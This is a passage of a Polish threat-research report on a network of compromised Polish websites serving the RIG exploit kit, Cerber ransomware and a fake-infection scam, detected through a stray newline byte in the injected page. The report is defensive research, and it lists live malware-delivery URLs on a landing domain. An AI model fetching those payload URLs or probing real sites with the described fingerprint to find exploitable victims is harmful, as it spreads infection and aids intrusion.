Jak udało nam się zweryfikować, kampania ta w momencie jej wykrycia działała jedynie w Stanach Zjednoczonych. Nie wiemy czy przypadkowe było wycelowanie w ten akurat kraj kampanii sugerującej użytkownikom systemu Linux, że zostali zainfekowani przez Windows'owy malware i powinni wykonać telefon do centrali Microsoft. Chętnie zobaczylibyśmy statystyki dotyczące tego akurat ataku…

To co zrobiliśmy w kolejnym kroku to dodanie do naszego parsera procedury wykrywania URL tej kampanii i przestawienie wyjścia komunikacji na tunel VPN zorientowany w chmurowym serwerze VPS z wyjściem w Stanach Zjednoczonych.

Systemy monitorujące identyfikowały nowe wodopoje nieprzerwanie przez kolejne 3 dni – po tym czasie operator wyłączył także i tą kampanię. Po przeanalizowaniu różnych pól adresowych IP dla różnych krajów z użyciem różnych tuneli VPN nie znaleźliśmy żadnych oznak aktywności nowych kampanii operatora – sieć wodopojów, wraz z exploit-kitem RIG zapadła się pod ziemię.

Błąd 504

W tym momencie naturalną koleją rzeczy było dla nas zakończenie badań, przeanalizowanie wyników i postawienie kropki nad „i". Znaleźliśmy kilkadziesiąt wodopojów w polskim Internecie – w razie zidentyfikowania nowej aktywnej kampanii zawsze mogliśmy powrócić do tematu i kontynuować rekonesans. Ciekawość wzięła jednak górę...

Monitorując na bieżąco skompromitowane strony zaobserwowaliśmy anomalię, która pozwoliła obrać zupełnie inny kierunek naszemu polowaniu.

Otwierając w podatnej na atak przeglądarce Internet Explorer stronę poświęconą polskiej historii współczesnej (od której nasze badania się zaczęły), zaobserwowaliśmy opóźnienie w wyświetleniu strony – po około 2 minutach od wejścia, otrzymywaliśmy komunikat błędu HTTP o kodzie 504:

```
<HTML>
<HEAD>
<TITLE>504 Oops!</TITLE>
</HEAD>
<BODY BGCOLOR=#FFFFFF>
<H1>504 <SMALL>little</SMALL> Server Error</H1>
The server cannot process the request due to a little internal Error...
</BODY>
</HTML>
```

Na pierwszy rzut oka nie było w nim nic dziwnego – ten akurat kod błędu mógł oznaczać, iż autorzy strony zostali poinformowani o kompromitacji i są w trakcie jej naprawy. To co zdziwiło nas trochę bardziej – to fakt że wszystkie skompromitowane strony, które dotąd zidentyfikowaliśmy jako wodopoje zaczęły odpowiadać z podobnym opóźnieniem i kodem błędu. Czy wszystkie one naraz zostały poinformowane o istnieniu agresora i zaczęły naprawiać luki?

Kod odpowiedzi HTTP 504 najczęściej oznacza problem z komunikacją między wewnętrznymi elementami serwera WWW, takimi jak baza danych i backend PHP. Postanowiliśmy się dokładniej przyjrzeć sesji HTTP skompromitowanego serwera i zbadać, czy możemy w jakiś (w miarę nieinwazyjny) sposób wpłynąć na zwracaną przez serwer odpowiedź, oraz czy problem nie leży gdzieś po naszej stronie (przeglądarki).

Idąc tą drogą, zbadaliśmy jak serwer zareaguje gdy w polu UserAgent nagłówka HTTP przedstawimy się jako inna (niż Internet Explorer) przeglądarka. Po wysłaniu serii zapytań do serwera z łańcuchami tekstowymi identyfikującymi różne wersje przeglądarek Internet Explorer, Firefox, Chrome i różne wersję Windows, trafiliśmy na coś co zmieniło kierunek dalszych badań.

Wchodząc na skompromitowaną stronę i podając puste pole UserAgent – otrzymaliśmy natychmiastową (po ok. jednej, dwóch sekundach), poprawną odpowiedź z serwera WWW, bez żadnego błędu (kod 200), zawierającą poprawną treść strony.

Czy właśnie przed chwilą właściciel naprawił problem na serwerze powodujący opóźnienia?

Nie.

Różnicując coraz bardziej typy przesyłanego pola UserAgent, mogliśmy powiedzieć już z całą pewnością – wejście na którąkolwiek z należących do sieci wodopojów stron i przedstawianie się jakąkolwiek wartością w polu UserAgent, zawierającą łańcuchy tekstowe „MSIE", „Firefox" lub „Chrome" – spowoduje po ok. 2 minutach oczekiwania otrzymanie błędu 504. Jeśli natomiast poprosimy o stronę WWW serwery używając polu UA niezawierającego tych łańcuchów – otrzymamy poprawną stronę w ciągu 1-2 sekund.

Kod 504 i to co obserwowaliśmy nie było, jak początkowo założyliśmy, błędem komunikacji wewnętrznych elementów infrastruktury serwerowej właścicieli badanych stron WWW. Był to błąd komunikacji znajdującego się na ich serwerach obcego

kodu wykonywania rozkazów z centralnym serwerem operatora wodopojów, który najprawdopodobniej w trakcie aktualizacji oprogramowania wyłączył sam operator.

Znaleźliśmy – mogłoby się wydawać - idealną metodę na identyfikację sieci wodopojów w polskim Internecie. Jedyne co trzeba było zrobić to wprowadzić mechanizm detekcji zróżnicowania czasowego w odpowiedziach serwerów WWW w zależności od dwu różnych wartości pola UserAgent: zawierającej słowo „MSIE” i pustej.

Jak można się jednak łatwo domyślić – nasza radość nie trwała długo - po około 3 godzinach od rozpoczęcia skanowania, właściciel sieci wodopojów uruchomił ponownie serwer i skompromitowane serwery WWW rozpoczęły odpowiadać bez opóźnień na każdą prośbę wyświetlenia strony, bez względu na wartość pola UserAgent.

Po raz kolejny nasze systemy monitorujące aktywność sieci wodopojów w polskim Internecie stały się ślepe. Opisana anomalia doprowadziła nas jednak do czegoś co umożliwiło nam stworzenie całkiem innej, dużo efektywniejszej niż dotychczas techniki rozpoznawania wodopojów.

Wędrowny bajt 10


Kontynuowaliśmy poszukiwanie różnic w zachowaniu strony ze względu na różne wartości pola UserAgent. Jak pokazała anomalia, ewidentnie są one przetwarzane przez kontrolowany przez operatora wodopojów serwer wydawania rozkazów przy każdym zapytaniu do serwera WWW. Udało się nam wówczas znaleźć błąd, który prawdopodobnie gdzieś w swoim kodzie serwera wydawania rozkazów popełnił agresor.

Postanowiliśmy sprawdzić w jaki sposób zawartość strony serwowanej przez serwer zmienia się w zależności od istnienia w UA łańcucha „MSIE” lub jego braku.


Oczywistym jest fakt, że każda dynamicznie generowana strona, zawierająca w swoim kodzie HTML zagnieżdżone reklamy czy różnego rodzaju liczniki i statystyki może za każdym razem serwować treść innej długości i zawartości. Dodatkowo, kod strony może zmieniać się dynamicznie w zależności od pola UserAgent, którego wartość serwerowy kod może uwzględniać podczas dynamicznego generowania treści strony dla danego typu przeglądarki.

Musieliśmy więc najpierw znaleźć wśród stron już rozpoznanych jako wodopoje te, których treść jest całkowicie statyczna. Wytypowaliśmy więc jedną stronę która wydawała się za każdym razem zwracać tą samą zawartość - weryfikując to sumą MD5 zwracanej treści.

Jak zweryfikowaliśmy, strona zwracała tą samą treść, zarówno dla wartości UserAgent identyfikującej Internet Explorera, Firefoxa jak i przeglądarkę Chrome:



Suma MD5 treści dla pustego pola UserAgent była jednak inna:



Nie byłoby w tym jeszcze nic specjalnie dziwnego – puste pole identyfikujące przeglądarkę może być uznawane przez serwer za błąd, co może skutkować choćby komunikatem o nieobsługiwanej wersji przeglądarki w treści strony – i inną sumą MD5 zawartości strony.

Kolejny rzut oka padł na różnicę w długości zwracanej treści:

```
-rwxrwxrwx 1 root root   19279 May  7 20:11 response-1-ua-msie.html
-rwxrwxrwx 1 root root   19278 May  7 20:11 response-2-ua-empty.html
```

Pliki różniły się dokładnie 1 bajtem.

Porównanie zawartości plików w celu znalezienia dokładnego miejsca w którym istnieje różnica wykazało, że w treści strony zwróconej przez serwer dla pustego pola UserAgent:


```
0000A830: 6F 6C 6C 20 3D 20 6A 51|75 65 72 79 2E 70 61 72  | oll = jQuery.par
0000A840: 73 65 4A 53 4F 4E 28 69|6E 66 69 6E 69 74 65 5F  | seJSON(infinite_
0000A850: 73 63 72 6F 6C 6C 29 3B|0A 0A 6A 51 75 65 72 79  | scroll);..jQuery
0000A860: 28 20 69 6E 66 69 6E 69|74 65 5F 73 63 72 6F 6C  | ( infinite_scrol
0000A870: 6C 2E 63 6F 6E 74 65 6E|74 53 65 6C 65 63 74 6F  | l.contentSelecto
0000A880: 72 20 29 2E 69 6E 66 69|6E 69 74 65 73 63 72 6F  | r ).infinitescro
0000A890: 6C 6C 28 20 69 6E 66 69|6E 69 74 65 5F 73 63 72  | ll( infinite_scr
0000A8A0: 6F 6C 6C 2C 20 66 75 6E|63 74 69 6F 6E 28 6E 65  | oll, function(ne
0000A8B0: 77 45 6C 65 6D 65 6E 74|73 2C 20 64 61 74 61 2C  | wElements, data,
0000A8C0: 20 75 72 6C 29 20 7B 20|65 76 61 6C 28 69 6E 66  |  url) { eval(inf
0000A8D0: 69 6E 69 74 65 5F 73 63|72 6F 6C 6C 2E 63 61 6C  | inite_scroll.cal
0000A8E0: 6C 62 61 63 6B 29 3B 20|7D 29 3B 0A 3C 2F 73 63  | lback); });.</sc
0000A8F0: 72 69 70 74 3E 0A 0A 3C|73 63 72 69 70 74 20 74  | ript>..<script t
0000A900: 79 70 65 3D 22 74 65 78|74 2F 6A 61 76 61 73 63  | ype="text/javasc
0000A910: 72 69 70 74 22 3E 0A 6A|51 75 65 72 79 28 64 6F  | ript">.jQuery(do
0000A920: 63 75 6D 65 6E 74 29 2E|6F 6E 28 27 72 65 61 64  | cument).on('read
0000A930: 79 20 70 6F 73 74 2D 6C|6F 61 64 27 2C 20 65 61  | y post-load', ea
0000A940: 73 79 5F 66 61 6E 63 79|62 6F 78 5F 68 61 6E 64  | sy_fancybox_hand
0000A950: 6C 65 72 20 29 3B 0A 3C|2F 73 63 72 69 70 74 3E  | ler );.</script>
0000A960: 0A 3C 2F 62 6F 64 79 3E|0D 0A 3C 2F 68 74 6D 6C  | .</body>..</html
0000A970: 3E 0D 0A 0D 0A 0D 0A 0D|0A                       | >........
```

brakuje na końcu kodu HTML strony jednego bajtu o wartości 10 (szesnastkowo 0x0A), oznaczającego znak nowej linii:

```
0000A830: 6F 6C 6C 20 3D 20 6A 51|75 65 72 79 2E 70 61 72  | oll = jQuery.par
0000A840: 73 65 4A 53 4F 4E 28 69|6E 66 69 6E 69 74 65 5F  | seJSON(infinite_
0000A850: 73 63 72 6F 6C 6C 29 3B|0A 0A 6A 51 75 65 72 79  | scroll);..jQuery
0000A860: 28 20 69 6E 66 69 6E 69|74 65 5F 73 63 72 6F 6C  | ( infinite_scrol
0000A870: 6C 2E 63 6F 6E 74 65 6E|74 53 65 6C 65 63 74 6F  | l.contentSelecto
0000A880: 72 20 29 2E 69 6E 66 69|6E 69 74 65 73 63 72 6F  | r ).infinitescro
0000A890: 6C 6C 28 20 69 6E 66 69|6E 69 74 65 5F 73 63 72  | ll( infinite_scr
0000A8A0: 6F 6C 6C 2C 20 66 75 6E|63 74 69 6F 6E 28 6E 65  | oll, function(ne
0000A8B0: 77 45 6C 65 6D 65 6E 74|73 2C 20 64 61 74 61 2C  | wElements, data,
0000A8C0: 20 75 72 6C 29 20 7B 20|65 76 61 6C 28 69 6E 66  |  url) { eval(inf
0000A8D0: 69 6E 69 74 65 5F 73 63|72 6F 6C 6C 2E 63 61 6C  | inite_scroll.cal
0000A8E0: 6C 62 61 63 6B 29 3B 20|7D 29 3B 0A 3C 2F 73 63  | lback); });.</sc
0000A8F0: 72 69 70 74 3E 0A 0A 3C|73 63 72 69 70 74 20 74  | ript>..<script t
0000A900: 79 70 65 3D 22 74 65 78|74 2F 6A 61 76 61 73 63  | ype="text/javasc
0000A910: 72 69 70 74 22 3E 0A 6A|51 75 65 72 79 28 64 6F  | ript">.jQuery(do
0000A920: 63 75 6D 65 6E 74 29 2E|6F 6E 28 27 72 65 61 64  | cument).on('read
0000A930: 79 20 70 6F 73 74 2D 6C|6F 61 64 27 2C 20 65 61  | y post-load', ea
0000A940: 73 79 5F 66 61 6E 63 79|62 6F 78 5F 68 61 6E 64  | sy_fancybox_hand
0000A950: 6C 65 72 20 29 3B 0A 3C|2F 73 63 72 69 70 74 3E  | ler );.</script>
0000A960: 0A 0A 3C 2F 62 6F 64 79|3E 0D 0A 3C 2F 68 74 6D  | ..</body>..</htm
0000A970: 6C 3E 0D 0A 0D 0A 0D 0A|0D 0A                    | l>........
```

Postanowiliśmy kilkukrotnie powtórzyć test, otrzymując za każdym razem ten sam efekt – zwracane treści badanej skompromitowanej strony różniły się zawsze, dokładnie w tym samym miejscu kodu HTML dodatkowym pojedynczym bajtem 10.

Postanowiliśmy więc sprawdzić zachowanie innej strony należącej do sieci wodopojów, którą znaleźliśmy w trakcie badań. Ku naszemu zdziwieniu, strona zachowywała się dokładnie w ten sam sposób – przy „przywitaniu się" jako przeglądarko Internet Explorer, Firefox lub Chrome dodawała pojedynczy bajt 10 i to w tym samym miejscu kodu HTML – na końcu strony, dokładnie przez zamykającym tagiem </body>



Sprawdziliśmy więc pod tym kątem pozostałe zidentyfikowane przez nas dotychczas strony należące do wodopoju, „milczące" od blisko tygodnia z powodu braku kampanii malware - niektóre z nich były stronami dynamicznymi i zwracały za każdym razem innej długości i zawartości treść. Zweryfikowaliśmy również wszystkie strony polskiego Internetu, na których system Fidelis w przeciągu ostatniego pół roku alarmował o identyfikacji exploit-kitu RIG.

Wszystkie strony bez wyjątku – po przedstawieniu się przez nas 4-literowym polem UserAgent o wartości **„MSIE"** - zwracały za każdym razem treść zawierającą dodatkowy bajt 10 zaraz przed łańcuchem **</body>** oraz treść bez dodatkowego bajtu 10 jeśli przedstawialiśmy się pustym polem UserAgent. W tym momencie wiedzieliśmy już co było przyczyną zabłąkania bajtu 10.

Pojawiał się on dokładnie w tym miejscu strony – zaraz przez zamykającym tagiem **body** - w którym wstrzykiwany był wcześniej skrypt przekierowania exploit-kitu RIG w trakcie kampanii ransomware oraz skrypt blokujący przeglądarkę w kampanii fałszywej infekcji wirusem Zeus.

Nie wiemy jak wygląda kod głównego serwera atakującego odpowiedzialny za przesłanie i wstrzyknięcie w stronę każdego wodopoju skryptu startowego danej kampanii – ale możemy sobie mniej więcej wyobrazić gdzie jego twórca popełnił w nim błąd.

Po pozytywnej, wstępnej weryfikacji pola UserAgent i potwierdzeniu, że ofiara używa przeglądarki Internet Explorer, Firefox lub Chrome, na serwerze kontrolowanym przez atakującego następuje sprawdzenie czy w przeglądarkę ofiary można wstrzyknąć złośliwy kod (czy IP ofiary nie odwiedzało już wcześniej wodopoju i czy w jego kraju zarejestrowana jest jakaś kampania). Programista tworzący kod odpowiedzialny za wstrzyknięcie w oryginalną treść strony – zapomniał najprawdopodobniej zamknąć znak nowej linii (separujący ostatnią linię wstrzykniętego kodu od reszty oryginalnego kodu strony) wewnątrz warunku sprawdzającego możliwość wstrzyknięcia kodu.

Po omacku

Ponieważ na stronach poszukiwanych przez nas wodopojów nie istniała już żadna aktywna kampania, zdawaliśmy sobie sprawę, że szukanie nowych wodopojów wyłącznie poprzez identyfikację dodatkowego znaku nowej linii na stronach polskiego Internetu, mogło wydawać się irracjonalne. Nie mieliśmy żadnej pewności, że fakt pojawienia się tego bajtu akurat na stronach

na których wcześniej zidentyfikowaliśmy wodopoje, nie jest tylko zbiegiem okoliczności. Nie mogliśmy sobie jednak wyobrazić jaka niezłośliwa funkcjonalność tych stron miałaby być przyczyną pojawiania się owego błądzącego bajtu 10.

Ponieważ był to nasz najlepszy trop w tym momencie, postanowiliśmy nim podążyć i monitorując strony wprowadziliśmy schemat bajtu-10, rozpoczynając poszukiwanie nowych wodopojów trochę po omacku. Stosunkowo szybko rozpoczęliśmy rejestrować nowe wystąpienia schematu bajtu-10. Nie mieliśmy jednak żadnej możliwości weryfikacji, czy znalezione strony są faktycznie wodopojami, na które polujemy.

Ponieważ kilka z odwiedzonych stron, po otrzymaniu pustego pola UserAgent w nagłówku HTTP zwróciło zamiast poprawnej strony kod błędu bazy danych SQL spowodowany pustym polem tekstowym – postanowiliśmy zmienić kontr-łańcuch tekstowy, identyfikujący przeglądarkę, którą operator wodopojów uzna na pewno za niepodatną.

Do tego celu wybraliśmy zestaw trzech (losowych) identyfikatorów jakimi przedstawiają się konsole do gier PlayStation, Xbox i Nintendo:

```
Mozilla/5.0 (PlayStation 4 3.11) AppleWebKit/537.73
Mozilla/5.0 (Xbox One) AppleWebKit/537.36
Mozilla/5.0 (Nintendo WiiU) AppleWebKit/536
```

Kampanie malware nr 3 i 4

Mniej więcej w połowie maja zaobserwowaliśmy ponowne uruchomienie kampanii z fałszywą infekcją malware Zeus. Także tym razem, kampania aktywna była wyłącznie dla przeglądarek łączących się z IP w Stanach Zjednoczonych.

Natychmiast po zidentyfikowaniu istnienia kampanii zaczęliśmy weryfikację, czy znalezione dotychczas strony na których rozpoznano występowanie schematu bajtu-10 są faktycznie wodopojami i czy nastąpi na nich wstrzyknięcie skryptu kampanii. Pamiętaliśmy przy tym oczywiście, by przy każdorazowej pozytywnej identyfikacji strony, zresetować IP na nowe, używając do tego chmurowego VPN i wyjścia z tunelu przez serwer VPS w USA.

Ze zbadanych kilkudziesięciu stron - wszystkie - poza dwiema, zwróciły treść HTML zawierającą wstrzyknięty skrypt kampanii fałszywej infekcji Zeusem. Potwierdziło to naszą wcześniejszą teorię - występowanie na stronach „znikającego" bajtu-10 jest bezpośrednim następstwem przynależności stron do sieci wodopojów na którą polowaliśmy.

Jedna ze stron, na których rozpoznano schemat bajtu-10 lecz nie doszło na niej do wstrzyknięcia złośliwego kodu, należała do dużej polskiej uczelni. Jak się później okazało, domen należących do tej uczelni, zgodnych ze schematem bajtu-10 było jeszcze 8, z czego jedna – faktycznie infekowała odwiedzających ją złośliwym skryptem kampanii skierowanej przeciwko Amerykanom. Dlaczego pozostałe 8 milczało, choć identyfikowaliśmy się IP należącym do kraju w którym trwała aktywna kampania malware?

Pierwszą z możliwości jest, że - zbiegiem okoliczności - obok jednej już skompromitowanej strony tej uczelni, na pozostałych 8 istniał faktycznie niezłośliwy kod, który zostawiał dodatkowy znak nowej linii gdy następowało wejście z przeglądarek IE, Firefox lub Chrome (choć nie wiemy do końca czemu taki kod miałby służyć). Jest to jednak mało prawdopodobne.

Drugą z możliwości był fakt że trafiliśmy na honeypot'a – skonstruowanego przez studentów uczelni w celu zwabienia operatora sieci wodopojów, szukającego nowych stron do skompromitowania i utworzenia tam wodopoju. Te 8 serwerów uczelni „pozwoliło się przejąć", lecz nie infekowało potencjalnych ofiar po wejściu na nie. Dlaczego jednak po utworzeniu 8 wodopojów, jednej ze stron uczelni pozwolono na stanie się „żywym" wodopojem i infekowanie polskich internautów malware?

Trzecią możliwością był fakt, że 8 milczących stron zostało przez operatora wodopojów wybranych jako narzędzie do planowanego (bądź trwającego) ataku targetowanego i tak jak w przypadku tegorocznego ataku z użyciem wodopoju na stronie Komisji Nadzoru Finansowego. Możliwe, że i tutaj wstrzyknięcie złośliwego kodu w stronę następuje tylko w momencie wejścia

na nią ze ściśle określonej przez atakującego puli adresów IP, a owe 8 serwerów czeka na odwiedziny ściśle sprecyzowanych przez atakującego ofiar.

Wykorzystanie błędu w efektywny sposób pozbawiło sieć wodopojów jej „niewidzialności", a nam dało możliwość wykrywania tworzących ją skompromitowanych serwerów WWW bez konieczności wyczekiwania na uruchomienie przez operatora jakiejkolwiek kampanii malware.

Dodatkowo umożliwiło nam obejście wprowadzonego przez niego mechanizmu zabezpieczającego przed ujawnieniem się wodopoju więcej niż raz internaucie, który będzie próbował odwiedzać skompromitowane strony przy pomocy tego samego adresu IP.

Pod koniec maja, na zidentyfikowanych przez nas stronach należących do sieci wodopojów została uruchomiona trwająco ok. tygodnia kampania ransomware, skierowana przeciwko polskim internautom. Jak zweryfikowaliśmy - wszystkie strony (poza dwiema wspomnianymi wcześniej), na których do tego momentu odnotowaliśmy występowanie schematu bajtu-10, po wejściu na nie z użyciem publicznego adresu IP z polskiej puli adresowej serwowały użytkownikowi ransomware **Cerber**. Po poprawnym uruchomieniu odpowiedniego eksploitu przez eksploit-kit RIG, z domeny „landing page" (w tym konkretnym przypadku **free.7gentlebreeze.com**) pobierany i uruchamiany był moduł główny malware:

index.html.AE73905.html	html	5 124 B	free.7gentlebreeze.com/?yus=sround.88yg101.409l0m1o4&oq=m2F9fB-JLQDbIG0hRC
index.html.D59DE7E9.html	html	118 316 B	free.7gentlebreeze.com/?q=znjQMvXcJwDQDovGMvrESLtEMUfQA0KK2OH_766yEo
index.html.3B238590.x-shockwave-flash	x-shockwave-flash	15 512 B	free.7gentlebreeze.com/?yus=kulture.111hw111.406c1z6p8&q=z3jQMvXcJwDQDoTC
index.html.312DC5BA.x-msdownload	x-msdownload	278 528 B	free.7gentlebreeze.com/?yus=soul.102lx112.406a5v7v6&q=w3zQMvXcJxbQFYbGMvr

Po zaszyfrowaniu cennych dla ofiary danych, malware wyświetlał na pulpicie komunikat z żądaniem okupu:

oraz wyświetlał w przeglądarce stronę z instrukcją zapłaty:

Po potwierdzeniu przez nas skuteczności zastosowanego schematu bajtu-10 do wykrywania skompromitowanych serwerów WWW, dalszą identyfikację wodopojów mogliśmy przeprowadzić wyłącznie wykorzystując błąd atakujących.

Wodopoje.pl

Do chwili obecnej, używając metody rozpoznawania wystąpień schematu bajtu-10 znaleźliśmy w polskim Internecie 1041 domen, na których zidentyfikowano wodopój. Wśród skompromitowanych stron znalazły się m.in.:

- 1 strona w domenie GOV,
- strony gmin i powiatów,
- domeny i subdomeny 7 uczelni wyższych,
- strony imprez sportowych: maratonów, triatlonów i międzynarodowego turnieju tenisa ziemnego,
- strona posła na Sejm RP,
- strony kancelarii prawniczych,
- portal z ofertami pracy,
- firmy projektujące elementy systemów automatyki przemysłowej (SCADA),
- szkoły podstawowe, przedszkola, licea, szkoły zawodowe,
- strony hufców ZHP, strony zgromadzeń zakonnych, fundacje i instytucje charytatywne,
- hotele, hostele i ośrodki wypoczynkowe,
- przychodnie opieki medycznej,
- firmy projektujące strony WWW i świadczące usługi informatyczne dla firm, internetową bramkę SMS,
- fora społecznościowe (w tym forum użytkowników znanego programu antywirusowego)

Zdecydowanie największy odsetek skompromitowanych systemów, w których utworzono wodopoje, stanowią instytucje edukacyjne - szkoły podstawowe, licea, przedszkola, a nawet żłobki.

Wśród zidentyfikowanych wodopojów, wyróżniają się także obszerniejsze, wielodomenowe kompromitacje systemów kilku instytucji. Ok. 30 domen i subdomen należących do systemu wodopojów rozpoznano w systemach 3 uczelni wyższych i zgromadzenia zakonnego.

W tym momencie nie potrafimy odpowiedzieć na pytanie czy wymienione, obszerne wodopoje są wynikiem masowej, automatycznej penetracji serwerów przez crawlery poszukujące systemów tej samej budowy (zawierających to samo oprogramowanie i ten sam typ podatności wykorzystany przez atakującego) – czy też są efektem celowej, „ręcznej” eskalacji obszaru kompromitacji przez twórcę i operatora wodopojów, który uznał systemy tych akurat instytucji za szczególnie cenne (dające większe prawdopodobieństwo udanego ataku) przy planowanym w przyszłości ataku targetowanym.

C.D.N.?

Dzięki znalezionemu błędowi udało nam się w kilka tygodni, bez świadomości agresora, zidentyfikować większą część polskich stron WWW, które zostały skompromitowane i przekształcone w sieć wodopojów.

Wydaje się, że główną przyczyną penetracji polskich serwerów WWW i zamiany ich w tak szeroką sieć wodopojów, było nieaktualizowane oprogramowanie CMS. Niektóre z nich były nieaktualizowane od kilkudziesięciu wersji wstecz, zawierając przy tym do kilkunastu znanych krytycznych podatności umożliwiających napastnikowi zdalne wykonanie kodu.

To co pokazuje nasz raport to fakt, że do ataku na nas – zwykłych obywateli – zostali wykorzystani przede wszystkim najsłabsi. Przedszkola, szkoły podstawowe, zgromadzenia zakonne czy zwykłe fora - nie tylko nie są zazwyczaj świadome istniejącego zagrożenia i metod obrony przed nim. Nie dysponują również możliwościami by w razie rozpoznania kompromitacji efektywnie

i profesjonalnie usunąć skutki, jak i przyczynę penetracji ich systemów. Niektóre z podmiotów, z którymi się skontaktowaliśmy, miały bardzo duże problemy ze skutecznym wyczyszczeniem swoich maszyn. Wyzwaniem dla nich może się nawet okazać potrzeba utrzymywania stałej higieny posiadanej infrastruktury bezpieczeństwa – w tym zapewnienie regularnych aktualizacji i utwardzanie środowisk.

Na zakończenie chcielibyśmy podkreślić, że wskazane luki na polskich stronach www zagrażają nie tylko instytucjom i firmom, które są ich właścicielami. Systemy te mogą zostać użyte do ataku na każdego z nas z osobna. Zazwyczaj przecież ufamy znanym nam osobiście stronom na co dzień odwiedzanych witryn.

EXATEL

Exatel SA
ul. Perkuna 47
04-164 Warszawa
www.exatel.pl

Biuro Obsługi Klienta
tel.: 801 27 10 44
tel.: 22 340 66 60
e-mail: bok@exatel.pl